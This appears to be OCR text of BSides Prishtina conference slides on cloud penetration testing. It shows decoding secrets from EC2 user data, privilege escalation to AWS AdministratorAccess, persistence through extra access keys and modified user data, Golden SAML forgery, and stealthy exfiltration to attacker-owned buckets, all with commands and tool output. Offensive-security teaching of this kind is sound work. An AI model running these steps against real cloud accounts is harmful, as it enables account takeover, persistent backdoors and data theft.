
```
glb@SPACESHIP:~$ aws ec2 describe-instance-attribute --instance-id i-0f9b841b1ef23ba84 --attribute userData --profile gl4ssesbo1 --re
gion us-east-1
{
    "InstanceId": "i-0f9b841b1ef23ba84",
    "UserData": {
        "Value": "IyEvYmluL2Jhc2gKZWNobyAgR0lUX1RPS0VOPVwiZ2hwX2FhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFcIiA+PiAvZXRjL2Vudmlyb25tZW50CmV
jaG8gIEFXU19BQ0NFU1NfS0VZX0lEPVwiQUtJQVVSTDdCUk5XNlpKWjUyTk5cIiA+PiAvZXRjL2Vudmlyb25tZW50CmVjaG8gIEFXU19TRUNSRVRfQUNDRVNTX0tFWT1cIlpH
VzF5cVNTeHc2aTFEb3ZuNFVaZjIycGIzR3BQVUtXekQ5dGQ3M3hcIiA+PiAvZXRjL2Vudmlyb25tZW50CmVjaG8gIEFXU19ERUZBVUxUX1JFR0lPTj1cImV1LXdlc3QtM1wiI
D4+IC9ldGMvZW52aXJvbm1lbnQ="
    }
}
glb@SPACESHIP:~$ echo IyEvYmluL2Jhc2gKZWNobyAgR0lUX1RPS0VOPVwiZ2hwX2FhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFcIiA+PiAvZXRjL2Vudmlyb25tZW5
0CmVjaG8gIEFXU19BQ0NFU1NfS0VZX0lEPVwiQUtJQVVSTDdCUk5XNlpKWjUyTk5cIiA+PiAvZXRjL2Vudmlyb25tZW50CmVjaG8gIEFXU19TRUNSRVRfQUNDRVNTX0tFWT1c
IlpHVzF5cVNTeHc2aTFEb3ZuNFVaZjIycGIzR3BQVUtXekQ5dGQ3M3hcIiA+PiAvZXRjL2Vudmlyb25tZW50CmVjaG8gIEFXU19ERUZBVUxUX1JFR0lPTj1cImV1LXdlc3QtM
1wiID4+IC9ldGMvZW52aXJvbm1lbnQ= | base64 -d
#!/bin/bash
echo  GIT_TOKEN=\"ghp_aaaaaaaaaaaaaaaaaaaaaaaaaaaa\" >> /etc/environment
echo  AWS_ACCESS_KEY_ID=\"AKIAURL7BRNW6ZJZ52NN\" >> /etc/environment
echo  AWS_SECRET_ACCESS_KEY=\"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\" >> /etc/environment
echo  AWS_DEFAULT_REGION=\"eu-west-3\" >> /etc/environmentglb@SPACESHIP:~$
```

Cloud Functions

- Code Language
- Libraries Used (maybe a bug in them)
- Code Versions
- Code Role Assigned
- Who has access to the Code?
- Who can Invoke the Functions?

Function Name


Runtime environment



Role Assigned

Role Policy

aws



Privilege Escalation

AWS Privesc

Rhino Security has a github Repository with all the Privilege Escalation on AWS and GCP and we will go through some of them:

- Attach policy to user
- Add user to group

https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation

Attach Policy to User

```
(bsides)()(Nebula) >>> getuid
-----------------------------------------------------------------
UserName: shadowadmin
-----------------------------------------------------------------
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",
            "PolicyName": "IAMFullAccess"
        }
    ],
    "UserGroups": [],
    "UserID": {
        "Account": "312188439405",
        "Arn": "arn:aws:iam::312188439405:user/shadowadmin",
        "UserId": "AIDAURL7BRNW2RAOR3FKC"
    },
    "UserInfo": {
        "User": {
            "Arn": "arn:aws:iam::312188439405:user/shadowadmin",
            "CreateDate": "Sat, 30 Apr 2022 01:10:47 GMT",
            "Path": "/",
            "UserId": "AIDAURL7BRNW2RAOR3FKC",
            "UserName": "shadowadmin"
        }
    },
    "UserName": "shadowadmin"
}
-----------------------------------------------------------------
```

Enumerating the user, we see that it has IAMFullAcces.

This is a case of a user that while not being Administrator, has the necessary privileges to reach Admin level.

Firstly, we need the ARN of the policy we need to attach. We want to give the user Administrator rights, so the ARN is:

arn:aws:iam::aws:policy/AdministratorAccess

We run the function attach-user-policy to add Administrator Access rights to the user shadowadmin:

```
glb@SPACESHIP:~$ aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --user-name shadowadmin --profil
e shadowadmin
glb@SPACESHIP:~$
```

```
-------------------------------------------------------------
UserName: shadowadmin
-------------------------------------------------------------
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",
            "PolicyName": "IAMFullAccess"
        },
        {
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess",
            "PolicyName": "AdministratorAccess"
        }
    ],
```

The Administrator Attached Policy

Add user to group

```
glb@SPACESHIP:~$ aws iam list-groups --profile shadowadmin
{
    "Groups": [
        {
            "Path": "/",
            "GroupName": "Admin_Groups",
            "GroupId": "AGPAURL7BRNW4JVYZKLQY",
            "Arn": "arn:aws:iam::312188439405:group/Admin_Groups",
            "CreateDate": "2022-04-30T01:45:02Z"
        },
        {
            "Path": "/",
            "GroupName": "AMP_Read_Admins",
            "GroupId": "AGPAURL7BRNWSVGOXASAQ",
            "Arn": "arn:aws:iam::312188439405:group/AMP_Read_Admins
            "CreateDate": "2021-12-13T15:53:54Z"
        },
        {
            "Path": "/",
            "GroupName": "group2",
            "GroupId": "AGPAURL7BRNWWYJGGJ3SK",
            "Arn": "arn:aws:iam::312188439405:group/group2",
            "CreateDate": "2021-12-15T10:00:59Z"
        }
    ]
}
```

Group Admin_Group looks like an interesting group. Users of this group get Administrator Access rights

```
glb@SPACESHIP:~$ aws iam list-attached-group-policies --group-name Admin_Groups
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

To attach the user, we just run add-user-to-group from aws cli:

```
glb@SPACESHIP:~$ aws iam add-user-to-group --user-name shadowadmin --group-name Admin_Groups --profile shadowadmin
glb@SPACESHIP:~$
```

We run the function attach-user-policy to add Administrator Access rights to the user shadowadmin:

```
----------------------------------------------------------------
UserName: shadowadmin
----------------------------------------------------------------
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess",
            "PolicyName": "IAMFullAccess"
        }
    ],
    "UserGroups": [
        {
            "Arn": "arn:aws:iam::312188439405:group/Admin_Groups",
            "AttachedPolicies": [
                {
                    "Policy": {
                        "Arn": "arn:aws:iam::aws:policy/AdministratorAccess",
                        "AttachmentCount": 2,
                        "CreateDate": "Fri, 06 Feb 2015 18:39:46 GMT",
                        "DefaultVersionId": "v1",
                        "Description": "Provides full access to AWS services and resources.",
                        "IsAttachable": true,
                        "Path": "/",
                        "PermissionsBoundaryUsageCount": 0,
                        "PolicyId": "ANPAIWMBCKSKIEE64ZLYK",
                        "PolicyName": "AdministratorAccess",
                        "Tags": [],
                        "UpdateDate": "Fri, 06 Feb 2015 18:39:46 GMT"
                    }
                }
            ],
```


The user will now be part of the Administrator's group

Azure Privesc


You can leverage access to virtual machines to get the managed identity inside them.
To achieve this, we need to have Contributor Rights on Virtual machines.

Get VM with a Managed Identity


Invoke a curl command to meta-data




Enumerate Subscriptions using Azure Resource Manager



BSides Prishtina




Exfil



tration


Exfiltration with custom bucket

We can create our own account in AWS, Azure or GCP and create one or several buckets. Then, copy all the data there.
It is recommended that you use a storage of the same vendor where the datas are, since this will not raise alerts.



SInce this is a legitimate and completely normal process, no security product will alert. And to do this, all you need to have is access to get bucket objects from the buckets where the data resides.

Persisting and backdooring the infrastructure



BSides Prishtina

Persist with Access ID

On AWS, each user has 2 sets of credentials (2 Access keys and 2 secret keys). If a user has only one and the attacker has CreateAccessKey permission, they can create another set of credentials on for the target and use it to execute API with it.

```
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> set user testuser
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> run
[*] Content dumped on file './workspaces/blackhat/20_10_2021_19_04_35_iam_testuser'.
---------------------------------
UserName: testuser
---------------------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIFWELAZNH
        Status: Active
        SecretAccessKey: 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
        CreateDate: 2021-10-20 17:04:35+00:00
```

```
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
------------------------
Username: testuser
------------------------
        UserName: testuser
        AccessKeyId: AKIAQAOPT5TICJCO4E4I
        Status: Active
        CreateDate: 2021-10-17 19:36:44+00:00

        UserName: testuser
        AccessKeyId: AKIAQAOPT5TIFWELAZNH
        Status: Active
        CreateDate: 2021-10-20 17:04:35+00:00

[*] Output written to file './workspaces/blackhat/20_10_2021_19_09_36_iam_get_user_details' .
```

Alternatively, you can delete one set of credentials and create another one. To not break something, you can use GetAccessKeyLastUsed to get the Access Key that used lately, then delete the other credential and recreate another one.

This can also be used as a Privilege Escalation

Persist with Machine User Data

Since User Data are run when a machine is started, we can stop a machine, change the user data and restart it again.

On cases like that, it's recommended to get a copy of the current user data, since you'll need to change them back again to the previous state

```
Webminar()(exploit/ec2_modify_user_data) >>> use module exploit/ec2_modify_user_data
Webminar()(exploit/ec2_modify_user_data) >>> set USERDATAFILE ./user_data/i-0505b0eacc5e84ed8_01_09_2020_20_28_36
Webminar()(exploit/ec2_modify_user_data) >>> set INSTANCE i-07fa95483731cca39
Webminar()(exploit/ec2_modify_user_data) >>> run
[*] Current user data is dumped on file '/mnt/c/Users/bleon/Desktop/Nebula-master\user_data\i-07fa95483731cca39_19_12_2020_12_52_39'. Remember to cl
eanup after finishing.
[*] Shutting down the instance...
[*] Instance shut down.
[*] Changing user data...
[*] User data Changed.
[*] Starting the Instance...
[*] Instance started.
Webminar()(exploit/ec2_modify_user_data) >>>
```


Also, since you are restarting a machine, it might alert the defences.

BSides Prishtina

aws

Cloud Functions

Since Cloud Functions use Serverless Technologies and store their credentials on environment variables, you can inject a code that sends them to you and persist with them



Golden SAML

Like Golden Ticket, but for Federated Services. And yes, you'll need Domain Admin Rights to achieve this. Like Golden Tickets, changing the password will not affect the token.

Here are the requirements for performing a golden SAML attack:

- **Token-signing private key (Required)** → Dump with mimikatz
- **IdP public certificate (Required)**
- **IdP name (Required)**
- **Role name (role to assume) (Required)**

→ Get with Microsoft.Adfs.Powershell Module

ADFS Public Certificate

```
PS > [System.Convert]::ToBase64String($cer.rawdata)
```

IdP Name

```
PS > (Get-ADFSProperties).Identifier.AbsoluteUri
```

Role Name

```
PS > (Get-ADFSRelyingPartyTrust).IssuanceTransformRule # Derived from this
```

- Domain\username
- Role session name in AWS
- Amazon account ID

```
PS > python .\shimit.py-idp http://adfs.lab.local/adfs/services/trust -pk key -c cert.pem
-u domain\admin -n admin@domain.com -r ADFS-admin -r ADFS-monitor -id 41[redacted]00

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS > aws opsworks describe-my-user-profile
{
    "UserProfile": {
        "IamUserArn": "arn:aws:sts::[redacted]:assumed-role/ADFS-Dev/admin@domain.com",
        "Name": "ADFS-Dev/admin@domain.com",
        "SshUsername": "adfs-dev-admindomaincom"
    }
}
```

Other Resources

HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725

HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

